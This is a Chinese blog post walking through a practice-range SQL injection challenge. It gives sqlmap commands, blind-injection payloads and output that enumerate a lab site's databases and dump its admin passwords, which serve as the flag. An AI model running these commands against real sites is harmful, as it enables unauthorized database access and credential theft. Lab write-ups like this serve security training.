

【封神台】SQL注入靶场练习（sqlmap）

原创

00勇士王子 于 2021-11-01 21:47:23 发布 2480 收藏

分类专栏: [web](#) 文章标签: [sql 数据库 database](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45813980/article/details/121086733

版权



[web](#) 专栏收录该内容

18 篇文章 0 订阅

订阅专栏

靶场地址

<https://hack.zkaq.cn>

题目

第一章：为了女神小芳！【配套课时：SQL注入攻击原理 实战演练】

掌控者官方

2020-10-20 16:28:03

(13834)

(1242)

Tips:

通过sql注入拿到管理员密码!

尤里正在追女神小芳, 在得知小芳开了一家公司后, 尤里通过whois查询发现了小芳公司网站

学过一点黑客技术的他, 想在女神面前炫炫技。于是他打开了

传送门


Flag

提交

CSDN @00勇士王子

解题过程

1. 进入题目





2. 只有个 点击查看新闻，点击进入



3. 发现参数id，肯定就是我们要注入的参数了，先用sqlmap跑一遍

查询数据库

```
python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dbs
```

```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 3850=3850

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 3667 FROM (SELECT(SLEEP(5)))VBvd)

[19:25:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:25:35] [INFO] fetching database names
[19:25:35] [INFO] fetching number of databases
[19:25:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
val
[19:25:35] [INFO] retrieved: 3
[19:25:39] [INFO] retrieved: information_schema
[19:26:10] [INFO] retrieved: maoshe
[19:26:21] [INFO] retrieved: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test
```

CSDN @00勇士王子

因为我们需要获得管理员密码，所以要查maoshe数据库

```
python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --tables -D maoshe
```

```
val
[19:34:03] [INFO] retrieved: 4
[19:34:06] [INFO] retrieved: admin
[19:34:19] [INFO] retrieved: dirs
[19:34:30] [INFO] retrieved: news
[19:34:38] [INFO] retrieved: xss
Database: maoshe
[4 tables]
+-----+
| admin |
| dirs  |
| news  |
| xss   |
+-----+
```

CSDN @00勇士王子

查admin表

```
python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --columns -T admin -D maoshe
```

```
val
[19:42:21] [INFO] retrieved: varchar(11)
Database: maoshe
Table: admin
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| Id      | int(11) |
| password | varchar(11) |
| username | varchar(11) |
+-----+-----+
```

CSDN @00勇士王子

查password

```
val
[19:46:57] [INFO] retrieved: 2
[19:47:00] [INFO] retrieved: hellohack
[19:47:20] [INFO] retrieved: zkaqbanban
Database: maoshe
Table: admin
[2 entries]
```

```
password
hellohack
zkaqbanban
```

CSDN @00勇士王子

输入flag：hellohack，正确

第一章：为了女神小芳！【配套课时：SQL注入攻击原理 实战演练】

掌控者官方 2020-10-20 16:28:03 (13836) (1242)

Tips:
通过sql注入拿到管理员密码!

尤里正在追女神小芳，在得知小芳开了一家公司后，尤里通过whois查询发现了小芳学过一点黑客技术的他，想在女神面前炫炫技。于是他打开了传送门

First Blood!

Good Job! 添加助教微信领取福利课程\课件、邀请码



OK

Flag正确! 提交

CSDN @00勇士王子